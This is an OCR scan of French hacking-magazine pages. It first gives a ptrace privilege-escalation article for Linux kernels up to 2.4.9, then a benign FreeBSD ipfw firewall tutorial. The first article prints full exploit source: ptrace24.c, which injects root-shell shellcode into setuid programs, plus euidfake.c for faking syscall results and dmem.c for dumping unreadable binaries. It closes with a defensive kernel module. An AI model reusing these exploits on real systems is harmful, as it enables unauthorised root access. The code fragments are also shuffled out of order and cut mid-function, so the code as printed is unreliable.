
La race condition se situe donc ici entre le moment où newgrp est lancé et celui où il lance le shell ; on ne peut lancer la victime qu'à ce moment. En fait, à la place de newgrp, il suffit de n'importe quel process suid permettant de lancer nos commandes (pas besoin qu'elles soient lancées en root).

Voilà l'exploit (il ne s'agit pas de celui de Nergal, mais d'un fonctionnant à tous les coups sur mes machines) :

```
[+ ptrace24.c +]
/*
      ptrace24.c [ improved by sd@ircnet ]
      ~~~~~~~~~~
      exploit for execve/ptrace race condition in Linux
      kernel up to 2.4.9
      Originally by Nergal.
      Improved by sd.
      This sploit doesn't need offset in victim binary
      coz were using regs.eip instead (shellcode is non-self
      modifying)
      It should work on openwall-patched kernels (but not on
      Openwall GNU Linux as Nergal mentioned in advisory)
      Use:
            cc ptrace24.c -o ptrace24
            ./ptrace24
      It gives instant root with any of: su, newgrp, screen [if +s]
      (assuming if no password required) just change
      #define TARGET.
      NOTE: This works only if it's executed on a tty [i.e.
            interactively].
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/ioctl.h>
#include <linux/user.h>
#include <limits.h>
#include <unistd.h>
#include <signal.h>
#include <wait.h>
#include <fcntl.h>

#define VICTIM "/usr/bin/passwd"
#define TARGET "/usr/bin/newgrp"

/* quite tricky shellcode, it doesn't need +W, so we can
   use it in .text */
/* setuid(0) + /bin/sh = 31 bytes*/
char sc[]=
      "\x6a\x17\x58\x31\xdb\xcd\x80\x31"
      "\xd2\x52\x68\x6e\x2f\x73\x68\x68"
      "\x2f\x2f\x62\x69\x89\xe3\x52\x53"
      "\x89\xe1\x8d\x42\x0b\xcd\x80";

void ex_passwd(int fd)
{
      char z;
      dup2(2, 1);
        if (read(fd, &z, 1) <= 0) {
          perror("read:");
          exit(1);
        }
        execl(VICTIM, VICTIM, 0);
        perror("execl");
        exit(1);
}

void insert(char *us, int pid)
{
        char buf[100];
        char *ptr = buf;
        sprintf(buf, "exec %s %i\n", us, pid);
```

```
        while (*ptr && !ioctl(0, TIOCSTI, ptr++));
}

int  insert_shellcode(int pid)
{
        int     i, wpid;
        struct user_regs_struct regs;
        if (ptrace(PTRACE_GETREGS, pid, 0, &regs)) {
                perror("PTRACE_GETREGS");
                exit(0);
        }
        for (i = 0; i <= strlen(sc) + 1; i += 4)
                ptrace(PTRACE_POKETEXT, pid,
                 regs.eip + i,*(unsigned int *)
                 (sc + i));
        if (ptrace(PTRACE_SETREGS, pid, 0, &regs))
                exit(0);
        if (ptrace(PTRACE_DETACH, pid, 0, 0))
                exit(0);
        close(2);
        do {
                wpid = waitpid(-1, NULL, 0);
                if (wpid == -1) {
                        perror("waitpid");
                        exit(1);
                }
        } while (wpid != pid);
      return 0;
}

int  main(int argc, char *argv[])
{
        int     res;
        int     pid, n;
        int     pipa[2];

      if ((argc == 2) && ((pid = atoi(argv[1])))) {
          return insert_shellcode(pid);
      }

        pipe(pipa);

        switch (pid = fork()) {
             case -1:
                     perror("fork");
                     exit(1);
             case 0:
                     close(pipa[1]);
                     ex_passwd(pipa[0]);
             default:;
        }
        res = ptrace(PTRACE_ATTACH, pid, 0, 0);
        if (res) {
                perror("attach");
                exit(1);
        }
        res = waitpid(-1, NULL, 0);
        if (res == -1) {
                perror("waitpid");
                exit(1);
        }
        res = ptrace(PTRACE_CONT, pid, 0, 0);
        if (res) {
                perror("cont");
                exit(1);
        }
        fprintf(stderr, "attached\n");
        switch (fork()) {
             case -1:
                     perror("fork");
                     exit(1);
             case 0:
                     close(pipa[1]);
                     sleep(1);
                     insert(argv[0], pid);
                     do {
                     char c;
                             n = read(pipa[0], &c, 1);
                     } while (n > 0);
                     if (n < 0)
                             perror("read");
                     exit(0);
             default:;
      }
        close(pipa[0]);
        dup2(pipa[1], 2);
        close(pipa[1]);

     /* Decrystallizing reason */
        setenv("LD_DEBUG", "libs", 1);
```




ENCORE UN EFFORT ON EST PRESQUE ARRIVÉS

```
                        EIP*4, 0);
      regs.eax = ptrace (PTRACE_PEEKUSR, pid,
                        EAX*4, 0);

//      printf("orig_eax(%#10x),        eip(%#10x),
eax(%#10x)\n", regs.orig_eax, regs.eip, regs.eax);

      if( regs.orig_eax == 0x31 && regs.eax ==
geteuid() )
          ptrace(PTRACE_POKEUSR, pid, EAX*4,
                 fake_euid);
      //evil end
      ptrace (PTRACE_SYSCALL, pid, 1, 0 );
                              // if not, trace again....
  }
}
[- euidfake.c -]
```

Dump de mémoire

Tout cela peut nous donner des idées. En effet, ptracer un process sans les droits de lecture est tout à fait possible. Et ce ptraçage nous permet de dumper en intégralité la mémoire du programme lors du lancement. En effet, grâce à la fonction ptrace (PEEK_DATA,...), on peut récupérer n'importe quel mot de la mémoire du process fils. Ceci revient, en fait, au droit de lecture, sur un programme dont on a les droits d'exécution. Voilà un programme que j'ai improvisé, dumpant la mémoire d'un process entre %eip - argv[2] et %eip + argv[3].

```
[+ dmem.c +]
 /*
  * dmem.c : dump a program memory if you can exec it
  * it's based upon ptrace24.c by sd@ircnet
  */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/ioctl.h>
#include <linux/user.h>
#include <limits.h>
#include <unistd.h>
#include <signal.h>
#include <wait.h>
#include <fcntl.h>

 /*
  * just execute the victim
  */
void ex_victim(char *victim)
{
  execl(victim, victim, 0);
  perror("execl");
  exit(0);
}

 /*
  * rerun
  */
void run(char *us, int pid, char *arg1, char
        *arg2)
{
  char buf[1000];
  char *ptr = buf;

  snprintf(buf, 1000, "exec %s %i %s %s\n", us,
           pid, arg1, arg2);
  while (*ptr && !ioctl(0, TIOCSTI, ptr++));
}

 /*
  * dump the prog memory of the prog pid
  */
void dumpaddr(pid_t pid, int addr, int s)
{
   unsigned long i; long c;
   /* dumping memory */
   for(i=0; i<s; i+=4)
     {
       c=ptrace(PTRACE_PEEKDATA, pid,
                (void*)(addr+i));
       if(c>=0) printf("%c%c%c%c", c & 0xff,
          (c>>8) & 0xff,(c>>16) & 0xff, (c>>24) &
          0xff);
```

```
        /* With strength I burn */
        execl(TARGET, TARGET, 0);
    return 1;
}
[- ptrace24.c -]
```

Syscalls hijacking

Ici, il ne s'agit plus de gagner des droits supérieurs mais de « tricher » avec les programmes victimes. En effet, puisque ptrace permet de modifier des valeurs de la mémoire et de s'arrêter à chaque syscall, il est possible sur tous les programmes ptraçables de changer leur comportement en changeant les valeurs de retour des syscalls.


Ceci permet de faire plusieurs choses, faire croire à un ami que vous êtes root sur son système (on ne trompe que les programmes, pas le kernel), profiter d'un programme trop peu méfiant qui se contenterait de vérifier l'uid de quelqu'un pour lui confier des informations (je pense notamment au prog /bin/pass de drill.hackerslab.org), ou d'autres choses encore (plus de 100 syscalls, ça laisse des idées).

Pour cela, il suffit de ptracer un process et d'attendre le syscall correspondant avec un ptrace(PTRACE_SYSCALL, ...) et à chaque retour de vérifier s'il s'agit du bon syscall puis de changer les valeurs de retour avec un ptrace (PTRACE_POKEDATA,...) et avec un ptrace (PTRACE_SETREGS,...).

Par exemple, voilà le programme euidfake qui modifie la valeur de retour du syscall geteuid() :

```
[+ euidfake.c +]
 /*
  * euidfake.c
  *
  * Modified TrueFinder, seo@igrus.inha.ac.kr
  * :specially thanx to TEC team.
  *
 */
#include<linux/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

main(int argc, char **argv)
{
  int pid, fake_euid = 0, p, status;
  long data;
  int i;
  int value;
  struct pt_regs regs;
  if(argc<3)
  {
       fprintf(stderr, "syntax : %s euid program
               [arg1 arg2 ...]\n", argv[0]);
       exit(-1);
  }
  fake_euid = atoi(argv[1]);
  if( ! (pid = fork()) ){
  // child
       ptrace(PTRACE_TRACEME, 0, 1, 0 );
       execv(argv[2], &argv[2]);
       exit(0);
  }
  // parent
  printf("ptrace start : pid = %d, fake_euid =
         %d\n" , pid , fake_euid);
  sleep(1);

  ptrace(PTRACE_SYSCALL, pid, 1, 0);

  while(1){
       p = wait(&status);

       if ( WIFEXITED(status) ) {
            printf("child exit()\n");
            exit(1);
       }
       if ( WIFSIGNALED(status) ) {
            printf("child exit(), cuz of
signal\n");
            exit(1);
       }
     // evil start
       regs.orig_eax = ptrace (PTRACE_PEEKUSR,
                               pid, ORIG_EAX*4,
                               0);
```

```
        fflush(stdout);
      }
    if((errno!=EFAULT) && (errno!=EIO))
      {
        perror("ptrace(PTRACE_PEEKDATA,...)");
        exit(-1);
      }
}

 /*
  * exec_dump : dump the memory
  */
void exec_dump(int pid, int from, int dest)
{
  int     i, wpid;
  struct user_regs_struct regs;

  if (ptrace(PTRACE_GETREGS, pid, 0, &regs))
    {
      perror("ptrace(PTRACE_GETREGS,...)");
      exit(-1);
    }

  dumpaddr(pid, regs.eip+from, dest);

  if (ptrace(PTRACE_DETACH, pid, 0, 0))
    {
      perror("ptrace(PTRACE_DETACH,...)");
      exit(-1);
    }
  close(2);
  do {
    wpid = waitpid(-1, NULL, 0);
    if (wpid == -1)
      {
     perror("waitpid");
     exit(1);
      }
  } while (wpid != pid);
}

int main(int argc, char *argv[])
{
  int     res;
  int     pid, n;
  int     pipa[2];

  if (argc == 4)
    if(pid = atoi(argv[1]))
      {
     exec_dump(pid, atoi(argv[2]), atoi(argv[3]));
     return 0;
      }
  if(argc != 4)
    {
      fprintf(stderr, "syntax : %s <prog> <from-
eip> <sizeofdump>\n", argv[0]);
      exit(-1);
    }
  pipe(pipa);
  switch (pid = fork())
    {
    case -1:
      perror("fork");
      exit(1);
    case 0:
      close(pipa[1]);
      ex_victim(argv[1]);
    default:;
    }

  res = ptrace(PTRACE_ATTACH, pid, 0, 0);
  if (res)
    {
      perror("ptrace(PTRACE_ATTACH,...)");
      exit(-1);
    }
  res = waitpid(-1, NULL, 0);
  if (res == -1)
    {
      perror("waitpid");
      exit(-1);
    }
  res = ptrace(PTRACE_CONT, pid, 0, 0);
  if (res)
    {
      perror("ptrace(PTRACE_CONT,...)");
      exit(-1);
    }
  switch (fork())
    {
    case -1:
      perror("fork");
```



```
        exit(-1);
      case 0:
        close(pipa[1]);
        sleep(1);
        run(argv[0], pid, argv[2], argv[3]);
        exit(0);
      default:;
      }
    close(pipa[0]);

    dup2(pipa[1], 2);
    close(pipa[1]);
    /* Decrystallizing reason */
    setenv("LD_DEBUG", "libs", 1);
    /* With strength I burn */
    execl("/bin/sh", "/bin/sh", 0);
    return 1;
}
[- dmem.c -]
```

Solutions envisagées

La première solution à mettre en œuvre pour éviter, avant tout, les races root, est l'installation de kernel plus récent. Les versions 2.2.20 et supérieure à 2.4.10 ont été corrigées contre les races décrits plus haut. En ce qui concerne le détournement de syscall, le mieux est encore de ne pas faire confiance aux valeurs retournées par les syscalls pour dévoiler des informations mais de faire confiance aux fonctions du kernel (par exemple, lecture sur un fichier). La dernière chose à faire est d'interdire le traçage d'un process dont on n'a pas les droits de lecture. Ceci devrait être facilement faisable pour un kernel hacker puisqu'il suffit de rajouter aux vérifications de possession de process celle de vérification des droits de lecture. Je réaliserai peut-être un patch plus tard si je trouve le temps pour cela. Cependant, une chose facile à faire est de détourner le syscall ptrace et vérifier le droit de lecture sur le binaire (vérifier les droits du lien /proc/pid/exe). Voici un lkm réalisant cela (je pense que cette technique n'est pas bypassable mais je ne garantis rien) :

```
[+ ptrace_lkm.c +]
 /*
  * Ptrace.lkm : protection contre la faille de lecture ptrace
  * Les voies du non-disclosure sont impénétrables
  * cc -c ptrace_lkm.c -I/usr/src/linux/include
  */
#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/types.h>
#include <linux/dirent.h>
#include <sys/syscall.h>
#include <sys/ptrace.h>
#include <asm/segment.h>
#include <asm/uaccess.h>
#include <linux/malloc.h>
#include <linux/proc_fs.h>

#define BEGIN_KMEM {unsigned long
old_fs=get_fs();set_fs(get_ds());
#define END_KMEM    set_fs(old_fs);}

extern void* sys_call_table[];
//  extern int errno;

int (*old_ptrace)(enum __ptrace_request, pid_t,
void*, void*);

void make_path(pid_t pid, char *buf)
{
  unsigned int k=0, j = 0; unsigned int i = pid;
  char tmp[10];
  buf[j++] = '/';
  buf[j++] = 'p';
  buf[j++] = 'r';
  buf[j++] = 'o';
  buf[j++] = 'c';
  buf[j++] = '/';
  while(i)
    {
      tmp[k++] = '0' + i%10;
      i /= 10;
    }
  while(k--) buf[j++] = tmp[k];
  buf[j++] = '/';
  buf[j++] = 'e';
```

```
  buf[j++] = 'x';
  buf[j++] = 'e';
  buf[j++] = 0;
}

 /* check_permission : vérifie les permissions d'écriture
  du process */
int check_permission(pid_t pid)
{
  int fd; mm_segment_t old_fs;
  char buf[16];
  make_path(pid, buf);

  /* use sys_open : just be tricky */
  old_fs = get_fs();
  set_fs(get_ds());
  fd = ((int(*)(const char *, int,
int))sys_call_table[SYS_open])(buf, 0, 0);
  set_fs(old_fs);

  if(fd==-EACCES) return 0;
  else
    {
      if(fd<0)
     {
       old_fs = get_fs();
       set_fs(get_ds());

((int(*)(int))sys_call_table[SYS_close])(fd);
       set_fs(old_fs);
     }
      return 1;
    }
}

 /* the new ptrace syscall */
int new_ptrace(enum __ptrace_request request,
               pid_t pid, void *addr, void *data)
{
  if(pid)
    {
      if(check_permission(pid))
       return old_ptrace(request, pid, addr,
data);
      return -EPERM;
    }
  else return old_ptrace(request, pid, addr,
data);
}

 /* Yeah, init the module */
int init_module(void)
{
  old_ptrace = sys_call_table[SYS_ptrace];
  sys_call_table[SYS_ptrace] = new_ptrace;
  return 0;
}

 /* Have I to complete this function ? after all it will never
  be unloaded */
void cleanup_module(void)
{
  sys_call_table[SYS_ptrace] = old_ptrace;
}
[- ptrace_lkm.c -]
```

De même, il faudrait interdire le dump de fichier core sans les droits de lecture sur un binaire.

XXX

(1) SecurityFocus Vulnerabilities Database (www.securityfocus.com)
(2) bugTraq Mailing List (www.securityfocus.com)

NIVEA WILD

MONTER SON FREEBSD-FIREWALL

Nous allons apprendre ce qu'est un firewall (un coupe-feu), comment il fonctionne, et comment on peut en installer un à la maison pour se protéger des attaques venant d'Internet. Je destine cet article à des personnes ayant un minimum de connaissances sur l'OS FREEBSD (release 4.4) (c'est le mot FREE que je préfère!), sur les protocoles Internet TCP/IP (Transmission Control Protocol / Internet Protocol) qui sont les protocoles d'Internet, et, bien entendu, sur les réseaux (évidemment tu ne dois pas tout connaître, sinon tu n'aurais pas acheté ce fascinant journal ! T'en fais pas s'il y a des choses que tu ne piges pas, avec un peu de patience tu y arriveras.)

D'abord il faut savoir que le fait d'avoir un firewall ne veut pas forcément dire qu'on sera intouchable et que personne ne pourra pas s'amuser en se baladant sur notre disque dur.

Il faut comprendre qu'un firewall peut tout simplement augmenter notre niveau de sécurité sans nous rendre invulnérable... sinon il n'y a qu'à demander à CNN – EBAY et YAHOO!

Mais enfin... c'est quoi un firewall ?

OK, on commence... Un firewall est un dispositif de protection de réseau qui a pour but de filtrer les entrées (et éventuellement les sorties) et donc de protéger un réseau d'un autre réseau. Quand on parle de " protection ", c'est par rapport à des liaisons avec un réseau qui n'est pas sûr, comme par exemple le cas plus concret le réseau Internet. Physiquement, un firewall peut être un PC avec deux cartes réseau, une carte qui pointe sur un sous-réseau, et l'autre carte qui pointe sur un autre sous-réseau. On les connaît sous le nom de " passerelle à double ".

Il existe aussi d'autres types de firewall, beaucoup plus complexes, et il existe des routers qui font aussi du filtrage, comme le routers CISCO ou NORTEL par exemple. Comment fonctionnent-ils ? Le firewall effectue le filtrage des paquets en tenant compte soit de leur type, par exemple " TCP " (Transmission Control Protocol) – " UDP " (User Datagram Protocol), soit de l'adresse IP source et destination, et le port de destination (Telnet 23 – HTTP 80 – ssh 22, etc). Le but est d'interdire tout ce qui n'est pas permis et en même temps, permettre tout ce qui est permis. Logique :) Par exemple: je veux autoriser tous mes copains à utiliser mon serveur de jeux, mais personne d'autre !

On peut aussi trouver, pour IOS de Microsoft, une infinité de logiciels (certains 100 % gratuits d'autres pas gratuits du tout) qui font de filtrage (ça passe ou ça ne passe pas !) et qui vous préviennent lorsque quelqu'un veut pénétrer sur votre réseau local. Des entreprises comme Symantec attachent actuellement beaucoup d'importance à ce type de logiciel, surtout à cause de ce que représente pour les gens le fait d'être piraté par un inconnu (ça me fait peur ! :=). On peut citer aussi Check-Point avec Firewall 1, mais il y a aussi d'autres boîtes ; tu ouvres Netscape, tu vas sur www.yahoo.com tu tapes comme thème de recherche Buy+soft+Firewall, et tu auras de la lecture pour un moment !

Installation du firewall

Alors es-tu prêt ? Et bien c'est parti ! On commence par le genre de machine nécessaire pour monter un firewall (t'en fais pas, je ne veux pas te demander un Pentium 4 avec 1.0 Gb de mémoire RAM). Tu pourrais utiliser peut être le vieux Pentium 200 mmx qui traîne par terre

dans ta chambre ! 64 Mo RAM sont recommandés, mais avec 32 Mo de mémoire ça tourne quand même. Pour le disque dur, ce n'est pas tellement important, tu peux employer un disque dur de 2,5 GO et même moins. Toutefois, essaie d'utiliser un disque dur d'au moins 1,0 GO. Si tu veux installer aussi un serveur X11 une souris est nécessaire, mais quand on parle d'un firewall, d'habitude on ne fait pas tourner des services comme celui-ci, car on utilise toute la puissance du PC pour faire des filtrages de paquets et de NAT (network address translation).

Une autre raison est qu'un firewall n'est fait que pour offrir des services réseau dont on a vraiment besoin, ceci pour des raisons de " sécurité ". Car plus il y a de services et de logiciels sur notre firewall, plus la probabilité que quelqu'un puisse le transpercer est grande. Si tu connais déjà Freebsd ou bien Openbsd ou Netbsd, je pense que tu n'auras aucun problème pour réussir à l'installer, par contre si tu es un peu Newbie pour lOS de type UNIX, je te conseille de jeter un coup d'œil sur le site :

http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/index.html

(manuel d'installation).

Ce n'est pas vraiment difficile à installer. Tu pourrais peut-être avoir des problèmes par rapport aux (IRQ) interruptions, ou adresses d'entrée et sortie (I/O) dans les diverses cartes que ton PC peux avoir, mais dans la plupart des cas, l'installation n'occasionne pas d'ennuis.

Important ! Au moment de choisir les distributions que tu veux installer il faut choisir " KERNEL-DEVELOPER " - tu auras les codes sources du noyau, car tu dois le compiler plus tard.

Une fois que tu as fini d'installer lOS, il faut faire quelques modifications. D'abord il faut recompiler le noyau pour qu'il puisse agir en tant que firewall, pour le faire nous allons faire une copie du fichier GENERIC (noyau-generic) situé sur usr/src/sys/i386/conf dans un fichier qu'on va nommer " murdefeu ", donc on fait " cp GENERIC murdefeu " (fais gaffe avec les majuscules et minuscules, freebsd n'aime pas les gars qui ne respectent pas ça :o) Suite à cela, tu dois éditer le fichier, avec l'éditor vi, ou bien ee, comme tu veux, et changer la ligne " ident GENERIC ", par " ident murdefeu " (nom de notre noyau). Puis il faut ajouter dans la partie " options " les lignes suivantes :

Option : IPFIREWALL # cette option ajoute au noyau le code pour faire du filtrage.. OUAIS !!!!!

Option IPFIREWALL_VERBOSE # avec cette ligne on peut se procurer des logs (très importants dans un firewall)

Option : IPFIREWALL_VERBOSE_LIMIT=30 # ceci fixe une limite des paquets qui peuvent être logués pour éviter avoir notre HD de suite plein en recevant une attaque " denial of service ".

Option: IPDIVERT # fait notre firewall plus restrictif au niveau sockets (si tu ne sais pas ce qu'est un socket, relis HZV 4 page 14, l'article de ReDiLs " Raccommode tes sockets ", ça te fera du bien) plus de sécurité, pour ceux qui ne font pas confiance aux autres (comme moi)...

Tu peux aussi, en même temps, effacer quelques lignes qui ne serviront à rien. Peut-être as-tu une machine qui est complètement IDE (Integrated Drive Electronics), ou il n'y a pas de périphériques SCSI (Small Computer Systems Interface), donc tu peux enlever les lignes SCSI Controllers SCSI Peripherals – Raid Controllers interfaced to the SCSI subsystem.

Autre chose à faire : ne laisser " que " les interfaces réseau (NIC) qui sont installées sur notre box, et effacer celles qui ne le sont pas... (fais attention de ne pas effacer l'option " options miibus ", si tu as une carte PCI, ou une carte ed). Les dispositifs réseau sans fils comme awi tu peux aussi les effacer ainsi que les dispositifs wi et an. Si tu n'as pas de hardware USB, tu pourrais aussi les effacer. Ne laisse " que " le type de processeur que tu as comme CPU et efface tous les autres CPU-TYPE, par contre la ligne machine i386, tu dois la laisser.

Le fait d'effacer les dispositifs dont on n'a pas besoin au moment de préparer notre noyau, rendra le firewall beaucoup plus rapide au moment du démarrage, et beaucoup plus performant.

Ensuite nous allons exécuter la commande config qui est sur /usr/bin/ en lui donnant le nom du ficher murdefeu, donc on fait " config murdefeu ". Quand on voit que la tâche est finie, on fait " cd /usr/src/sys/compile/murdefeu/ " et on lance " make depend ", on attend un moment (le temps d'attente dépend du processeur, un peu de patience !) ensuite on exécute la commande " make ", et pour finir on fait " make install " (celle-ci fera l'installation de notre nouveau noyau freebsd). Si tu as des ennuis, tu peux consulter:

http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/kernelconfig-building.html c'est le manuel pour la config et com-

pilation du noyau freebsd.

Voyons maintenant la configuration du fichier /etc/rc.conf selon les infos de notre dessin, que tu peux voir après (essaie de lire la configuration, et en même temps cherche les informations sur le dessin).

```
#-----------------------------------------------
# Conf v1.0 Date: 04-01-02 21:54 by sp0lt0n.
#
# la liste des interfaces réseau.
network_interfaces="xl0 xl1 lo0"

# nom du host
hostname="gateway.sympa.fr"

#interface loopback
ifconfig_lo0= "127.0.0.1"

#interface externe (mon IP et la passerelle de mon FAI)
ifconfig_xl0="inet 194.34.2.34 netmask 255.255.255.0"
defaultrouter="194.34.2.254" # celui de ton fournisseur
                             Internet
#config de mon interface NIC interne.
ifconfig_xl1="inet 10.10.10.254 netmask 255.0.0.0"

firewall_enable="YES "    # charge les régles de filtrage
                          du firewall au démarrage
firewall_type="open"      # choisit le type du firewall
                          depuis le fichier /etc/rc.firewall
gateway_enable="YES"      # fait le forwarding entre les
                          interfaces.
natd_enable="YES"         # active le natd. l'option
                          firewall_enable doit être activée.
natd_interface="xl1"      # interface interne.
ipfilter_enable="YES"     # active le filtrage des paquets
# si tu obtiens ton IP d'une façon dynamique, il faut ajouter
cette ligne :
# natd_flags="-dynamic"
#-----------------------------------------------
```

Ensuite il faut re-démarrer le box et essayer de voir si tout s'est bien passé, essayer la commande dmesg > voir_erreur, éditer le fichier voir_erreur, et jeter un coup d'œil pour être sur que tout est OK. Si tout est OK tu peux voir déjà les règles de filtrage que notre type de firewall par défaut OPEN a chargées au démarrage, ceci on peut le faire avec la commande " ipfw list ". Si tu veux en faire tes propres règles de filtrage tu pourrais exécuter la commande " ipfw flush ", faire un script à toi, et le charger au moment du démarrage. N'oublie pas d'ajouter la ligne qui fait du nat, surtout, si tu utilises l'option –redirect qui redirige les paquets des machines de ton réseau interne vers Internet, si tu veux en savoir plus sur la question voilà un LINK:

http://www.freebsd.org/cgi/man.cgi?query=natd

```
--------------------
"MECHANT" INTERNET
--------------------
   _
   _
   _
--------------------
Cable Modem - ADSL
--------------------
  _
  _ xl0 194.34.2.34
---------------------------
FIREWALL  gateway.sympa.fr
---------------------------
  _ xl1 10.10.10.254
  _
  _
---------------------------
HUB : réseau privé interne
---------------------------
    _            _        _
    _            _        _
    _            _        _
10.10.10.20   10.10.10.30  10.10.10.40
svr-Web        svr-Mail     svr-DNS

xl0 --> NIC adresse IP publique.
xl1 --> NIC adresse IP interne.
```

Filtrage et règles de filtrage :

Pour contrôler notre firewall, on va se servir de la commande Ipfw (IP firewall), qui est sur /sbin. Lorsque le firewall tourne et les paquets commencent à entrer dans notre NIC avec l'adresse IP publique, chaque paquet est analysé pour chaque règle de filtrage jusqu'à

ce qu'il trouve une règle à appliquer. Pour bien piger ce mécanisme ou processus, qui est un peu la, on va voir un exemple avec un dessin. Utilisons maintenant le dessin pour établir quelques règles de filtrage. Comme expliqué précédemment, nous devons utiliser la commande ipfw. La syntaxe est la suivante:

```
Ipfw add_del action deny_allow protocol
tcp_udo_icmp from src to dst port
```

En utilisant le schéma ci-dessus, on peut voir quelques exemples, et piger tout de suite.

```
#> ipfw add deny tcp from pas-sympa.crackers.com to
gateway.sympa.org 80
```

Cette règle interdit l'accès au port 80 d'un host nommé pas-sympa du domaine crackers sur notre host gateway.sympa.fr

On pourrait aussi lui fournir une adresse IP au lieu d'un nom DNS.

```
#> ipfw add allow tcp from a.b.c.d to gateway.sympa.fr 22
```

Ce qu'on fait ci-dessus, c'est de permettre à IIP a.b.c.d d'accéder à notre serveur par le port SSH

```
#> Ipfw add deny tcp from crackers.com/24 to sympa.fr
```

Là, on interdit le trafic de tout un réseau class C du domaine crackers (24 bits network) (8 bits host) sur notre domaine sympa.fr

